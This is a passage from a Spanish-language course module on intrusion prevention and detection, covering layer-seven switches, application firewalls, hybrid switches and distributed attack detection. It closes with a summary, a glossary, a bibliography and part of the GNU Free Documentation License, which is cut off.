
Hogwash

Ved la página web `http://hogwash.sourceforge.net` para más información.

Como herramienta de prevención, *hogwash* implementa las capacidades de detección y de bloqueo de tráfico. Adicionalmente, también ofrece la opción de reescribir el tráfico de red. Así, si un atacante envía una petición maliciosa, *hogwash* puede modificarla antes de encaminar este tráfico hacia el otro segmento de la red:

Snort ...

... es una de las herramientas de detección más utilizadas por la mayoría de los sistemas de detección actuales. Esta herramienta, desarrollada bajo el paradigma de *software* libre, es capaz de realizar análisis de tráfico de red en tiempo real. Ved la página web `www.snort.org` para más información.




5.5.2. Conmutadores de nivel siete

Aunque los conmutadores han sido tradicionalmente dispositivos de nivel de red, la creciente necesidad de trabajar con grandes anchos de banda ha provocado que vayan ganando popularidad los conmutadores a nivel de aplicación (nivel siete del modelo OSI).

Estos dispositivos se suelen utilizar para realizar tareas de balanceo de carga de una aplicación entre varios servidores. Para ello, examinan la información a nivel de aplicación (por ejemplo HTTP, FTP, DNS, etc.) para tomar decisiones de encaminamiento. Adicionalmente, estos mismos dispositivos podrán proporcionar protección frente a ataques contra las redes que conmutan como, por ejemplo, descartar tráfico procedente de una denegación de servicio.

En la siguiente figura podemos ver el procedimiento general de funcionamiento de un conmutador de nivel siete:



Los ataques que mejor reconocen estos conmutadores de nivel siete son los ataques de denegación de servicio. El motor de detección utilizado suele basarse en la detección de usos indebidos, implementada en la mayoría de casos mediante el uso de patrones de ataque.

Una de las primeras ventajas de trabajar con estos dispositivos es la posibilidad de realizar detecciones de ataques en redes de alta velocidad conmutadas.


Otra ventaja, que no se encuentra en otros sistemas de prevención, es la posibilidad de redundancia. Esta redundancia se puede conseguir con la utilización de sistemas secundarios configurados para activarse en caso de fallo por parte de dispositivos primarios.

5.5.3. Sistemas cortafuegos a nivel de aplicación

Los sistemas cortafuegos a nivel de aplicación, al igual que los conmutadores de nivel siete que acabamos de ver, trabajan en el nivel de aplicación del modelo OSI. Se trata de unas herramientas de prevención que se puede instalar directamente sobre el sistema final que se quiere proteger.

Aparte de realizar un análisis sobre el tráfico de red*, estos dispositivos se pueden configurar para analizar eventos tales como la gestión de memoria, las llamadas al sistema o intentos de conexión del sistema donde han sido instalados.

* Ved el módulo didáctico *Mecanismos de prevención* de este mismo material para más información.



Para realizar este tipo de análisis, se basan en la utilización de perfiles estadísticos. Esta técnica se basa en una primera fase de inicialización de perfiles (fase de entrenamiento) y una segunda fase en la que las acciones son comparadas por el sistema contra estos perfiles.

Durante la fase de entrenamiento, se procede a registrar la actividad de las aplicaciones para elaborar un modelo de comportamiento que sirva para la detección de posibles intrusiones, junto con una serie de políticas de seguridad. Así, todas las acciones que no hayan sido definidas durante la creación de perfiles serán identificadas como maliciosas por el dispositivo y podrán ser bloqueadas.

De los distintos esquemas de prevención que hemos visto hasta ahora, éste es el único que monitoriza la actividad en las aplicaciones y la relación entre éstas y el sistema operativo. Además, podrá ser instalado en cada máquina física que hay que proteger, lo cual garantiza un alto nivel de personalización por parte de los administradores y usuarios finales.


5.5.4. Conmutadores híbridos

El último modelo de prevención de intrusos que veremos es una combinación de los conmutadores de nivel siete y de los sistemas cortafuegos a nivel de aplicación que acabamos de presentar. Así, un conmutador híbrido será aquel dispositivo de red instalado como un conmutador de nivel siete, pero sin utilizar conjuntos de reglas.

Su método de detección está basado en políticas, como el de los sistemas cortafuegos a nivel de aplicación. Por lo tanto, estos conmutadores analizarán el tráfico de red para poder detectar información definida en las políticas que tienen configuradas.

La combinación de un sistema cortafuegos a nivel de aplicación junto con un conmutador de nivel siete permite reducir problemas de seguridad asociados a una programación deficiente*, así como la posibilidad de detectar ataques a nivel de aplicación.

* Ved el capítulo de *Deficiencias de programación* del primer módulo didáctico de este mismo material para más información



Como vemos en la figura anterior, el dispositivo tendrá conocimientos sobre el servidor que protege (servidor FTP, HTTP, SMTP, ...), como cualquier otro conmutador de nivel siete, pero también tendrá conocimiento sobre las aplicaciones que se sitúan por encima.

Los conmutadores híbridos pueden combinarse con otros conmutadores de nivel siete para reducir carga. Así, los conmutadores de nivel siete complementarios podrían redirigir únicamente peticiones consideradas como potencialmente maliciosas, para que el conmutador híbrido finalice la detección.

5.6. Detección de ataques distribuidos


Un caso de interés especial dentro de los mecanismos de detección es el de la identificación de ataques distribuidos o coordinados. Un ejemplo de este tipo de ataques son las denegaciones de servicio basadas en modelos *master-slave* que hemos descrito en el primer módulo de estos materiales. Este tipo de ataques, que no pueden ser indentificados buscando patrones de forma aislada, deben ser detectados a partir de la combinación de múltiples indicios encontrados en distintos equipos de una red monitorizada.

A continuación veremos, de forma muy resumida, las distintas propuestas que existen para poder poner en correspondencia los eventos recogidos en distintos equipos de la red, a fin de implementar una detección de ataques e intrusiones distribuida.

5.6.1. Esquemas tradicionales

Las primeras propuestas para extender la detección de ataques desde un equipo aislado hacia un conjunto de equipos tratan de unificar la recogida de información utilizando esquemas y modelos centralizados. Así, estas propuestas plantean la instalación de sensores en cada uno de los equipos que se desea proteger, configurados para poder retransmitir toda la información hacia un punto central de análisis.

Desde este punto central, toda la información recibida será analizada utilizando distintos métodos de detección (detección basada en usos indebidos, detección basada en anomalías, ...), como vemos en la siguiente figura:



Este diseño presenta un claro problema de sobrecarga sobre el punto central de análisis, debido a la gran cantidad de información que éste podría llegar a recibir.

La mayor parte de las soluciones existentes basadas en este esquema utilizan esquemas de reducción de información (realizando procesos de prefiltrado y compresión) para minimizar este inconveniente.

Un **prefiltrado masivo** en los propios sensores reduce el flujo de información que hay que transmitir hacia al componente central de procesado. Pero esta solución no siempre es posible, puesto que existen situaciones en las que se hace imposible decidir de forma local qué tipo de información es relevante para la detección.


Los sistemas que siguen esta propuesta de prefiltrado masivo a nivel de sensor corren el riesgo de registrar altas tasas de falsos negativos, debido a la gran probabilidad de haber descartado información necesaria en el proceso de filtrado.

Para solucionar los cuellos de botella observados en los esquemas de correlación de eventos centralizada en redes de gran tamaño, es necesario plantearse nuevas propuestas. Pero encontrar un esquema de reducción de información eficiente, capaz de aislar únicamente información de relevancia en cualquier tipo de escenarios, es verdaderamente difícil.

Una primera forma de solucionar parcialmente este inconveniente consiste en la realización de una división del punto central de recogida de información en distintos puntos de recogida, organizados de forma jerárquica. De esta forma, tanto la carga en la red, al enviar todos los eventos a un único punto central, como la carga computacional, a causa de la existencia de un único punto de análisis, es distribuida sobre un conjunto intermedio de analizadores.

Así pues, esta segunda propuesta se basa en la utilización de nodos intermedios, dedicados a observar toda la información relevante de un área de detección pequeña y manejable. Únicamente aquella información considerada como relevante para la detección global será transmitida al nodo raíz.

Como vemos en la figura siguiente, los analizadores intermedios examinarán eventos en distintos dominios del conjunto global de la red, y enviarán sus resultados parciales a un nodo raíz, que tratará de realizar las inferencias necesarias.



Aunque esta solución mueve las decisiones de prefiltrado a un nivel superior, padece la misma problemática que la propuesta centralizada. Mientras que cada una de las áreas es monitorizada completamente, la correlación global de sus eventos puede producir una sobrecarga o una pérdida de información.

5.6.2. Análisis descentralizado

La recogida de eventos de forma distribuida crea una cantidad masiva de información que debe ser analizada, en la mayoría de las situaciones, bajo durísimas restricciones de tiempo real.

Dado que los diferentes fragmentos de información que podrían delatar un ataque distribuido se pueden encontrar en cualquier equipo de la red, es realmente complicado poder llegar a paralelizar este procesado de información.

Las dos posibles soluciones que hemos visto en el apartado anterior tratan de solventar esta dificultad de paralelización mediante el prefiltrado de información en los sensores del sistema y mediante la utilización de nodos intermedios.

Las soluciones tradicionales son vulnerables a errores o a ataques deliberados contra la infraestructura de procesado de eventos.

En el momento en que uno de los nodos centrales de procesamiento presente problemas, el sistema de detección se quedará ciego.


Con el objetivo de solucionar las dificultades inherentes a la recogida centralizada por parte de nodos de procesado dedicados, han aparecido a lo largo de los últimos años nuevas propuestas basadas en la realización de un análisis descentralizado de la información.

Aunque es realmente complicado identificar y analizar en paralelo distintos fragmentos de información, un algoritmo de detección descentralizado sería realmente efectivo para solventar la problemática planteada.

Dos de las propuestas existentes para implementar procesos descentralizados de análisis de información son, por un lado, la utilización de código móvil, y la utilización de nodos cooperativos que realizan un proceso descentralizado de análisis mediante mecanismos de paso de mensajes, por otro.

Análisis descentralizado mediante código móvil

Las propuestas basadas en código móvil para realizar una detección de ataques distribuidos utilizan el paradigma de agentes *software* para mover los motores de detección por la red que hay que vigilar (en forma de agente móvil). A medida que estos detectores móviles vayan recogiendo la información que les ofrezcan los sensores, los agentes irán realizando un proceso de análisis descentralizado.




Los elementos de recogida de información (sensores) serán herramientas estáticas, es decir, se ejecutarán en los equipos en los que se produzca la recogida de información y se encargarán de hacerla llegar más tarde a los agentes de análisis de información que se mueven por la red.

Mediante el análisis descentralizado realizado por parte de los agentes *software* será posible realizar el proceso de correlación de eventos y la creación de estadísticas sin necesidad de elementos centrales.

Por otra parte, y a diferencia de los sistemas tradicionales que acabamos de ver, los agentes podrán moverse dinámicamente por el sistema, consiguiendo un mejor balance de la carga y la evasión de ataques potenciales contra sí mismos. Cuando las anomalías detectadas por los agentes móviles cubran un nivel de sospecha determinado, se podrán desplazar una serie de agentes reactivos que serán enviados hacia los equipos involucrados para neutralizar el ataque detectado.

Análisis descentralizado mediante paso de mensajes

Al igual que la propuesta anterior, este nuevo esquema trata de eliminar la necesidad de nodos centrales o intermediarios ofreciendo, en lugar de una o más estaciones de monitorización dedicadas (encargadas de recibir toda la información recogida), una serie de elementos de control encargados de realizar operaciones similares de forma descentralizada. Pero a diferencia del esquema basado en código móvil, estos nuevos elementos son estáticos y tan sólo necesitan una infraestructura común de paso de mensajes para realizar su proceso de detección descentralizado.



Tan pronto como una acción que puede desencadenar en ataque es detectada por uno de los elementos de control, ésta será comunicada al resto de elementos involucrados. Así, la información recogida por los sensores no será transmitida mediante difusión a todos los elementos de control, sino sólo a los elementos afectados o con información relacionada.

Resumen

El objetivo de este último módulo didáctico ha sido el de presentar toda una serie de elementos complementarios a los mecanismos de seguridad tradicionales. Estos elementos no deben ser vistos como una alternativa, sino como un complemento necesario para poder garantizar la seguridad de una red TCP/IP.

La gran cantidad de formas de abordar el problema de la detección de ataques e intrusiones ha dado lugar a numerosas y variadas propuestas y soluciones. La mayor parte de estas propuestas basan su capacidad de detección en la recogida de información desde una gran variedad de fuentes de auditoría de sistema, analizando posteriormente estos datos de distintas formas. Algunas consisten en comparar los datos recogidos con grandes bases de datos de firmas de ataques ya conocidos, otros tratan de encontrar problemas relacionados con usuarios autorizados que sobrepasan sus acciones permitidas en el sistema, o incluso mediante el análisis estadístico, buscando patrones que indiquen actividad anormal y que no se hayan tenido en cuenta en los pasos anteriores.

Existen también mecanismos de seguridad que tratan de mejorar el problema de la seguridad de una red desde un punto de vista mucho más activo. Tanto los mecanismos de protección de la información como los mecanismos de prevención y detección tradicionales son utilizados para proteger los recursos de la red, detectando deficiencias en la seguridad y reaccionando más tarde para solventar estos inconvenientes. Como novedad, estos nuevos elementos cambian las reglas del juego, ofreciendo la posibilidad de tomar la iniciativa utilizando técnicas de monitorización para registrar y analizar las acciones de los atacantes para aprender de sus conocimientos.

Una tercera categoría de elementos de detección que hemos visto trata de unir la capacidad de bloqueo de los mecanismos de prevención con la capacidades de análisis de los sistemas de detección. Conocidos como *sistemas de prevención de intrusos*, estos nuevos elementos son considerados como la evolución lógica de los sistemas de detección de intrusos tradicionales.

Por último, un caso de especial interés para los sistemas de detección son los ataques distribuidos. Estos ataques no se pueden detectar de forma aislada, sino que es necesario poner en correlación múltiples indicios encontrados en diferentes equipos de una red. Dos de las propuestas más utilizadas para poder construir sistemas capaces de detectar este tipo de ataques son la utilización de nodos dedicados (mediante una arquitectura centralizada o jerárquica) y la utilización de nodos distribuidos (mediante una arquitectura basada en código móvil o mediante la cooperación de nodos mediante un paso de mensajes).

Glosario

Escáner de vulnerabilidades: herramienta que permite comprobar si un sistema es vulnerable a un conjunto de problemas de seguridad.

***Exploit*:** aplicación, generalmente escrita en C o ensamblador, que fuerza las condiciones necesarias para aprovecharse de un error de programación que permite vulnerar su seguridad.

Explotación de un servicio: actividad realizada por un atacante para conseguir privilegios de administrador abusando de alguna deficiencia del sistema o de la red.

Ocultación de huellas: actividad ejecutada por un atacante (una vez producida la intrusión) para pasar desapercibido en el sistema.

Política de seguridad: resultado de documentar las expectativas de seguridad de una red, tratando de plasmar en el mundo real los conceptos abstractos de seguridad

***Rootkit*:** recopilación de herramientas utilizadas en un ataque de intrusión para garantizar la ocultación de huellas, garantizar futuras conexiones, realizar otros ataques al sistema, etc.

Seguridad perimetral: seguridad basada únicamente en la integración en la red de sistemas cortafuegos y otros mecanismos de prevención tradicionales.

Cortafuegos: elemento de prevención que realizará un control de acceso para separar la red de los equipos del exterior (potencialmente hostiles). En inglés, *firewall*.

Vigilancia de una red: actividad realizada por el atacante para tratar de aprender todo lo que pueda sobre la red que quiere atacar, especialmente servicios vulnerables y errores de configuración.

Bibliografía

[1] Cheswick, W. R.; Bellovin, S. M.; Rubin, A. D. (2003). *Firewalls and Internet Security: Repelling the Wily Hacker, 2nd ed*. Addison-Wesley Professional Computing.

[2] González, D. (2002). *Sistemas de Detección de Intrusiones*.

[3] Kruegel, C. (2002). *Network Alertness. Towards and adaptive, collaborating, Intrusion Detection System. PhD Thesis, Technical University of Vienna.*

[4] Proctor, P. E. (2001). *The practical intrusion detection handbook*. Prentice-Hall.

[5] Spitzner, L. (2001). *Honeypots: Tracking Hackers*. Addison-Wesley.

Apéndices:

A0. GNU Free Documentation License

GNU Free Documentation License

GNU Free Documentation License
Version 1.2, November 2002

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other functional and useful document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software. We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions

stated herein. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you". You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent.

An image format is not Transparent if used for any substantial amount of text. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

A section "Entitled XYZ" means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as "Acknowledgements", "Dedications", "Endorsements", or "History".) To "Preserve the Title" of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions

whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition.

Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material.

If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.

C. State on the Title page the name of the publisher of the Modified Version, as the publisher.

D. Preserve all the copyright notices of the Document.

E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

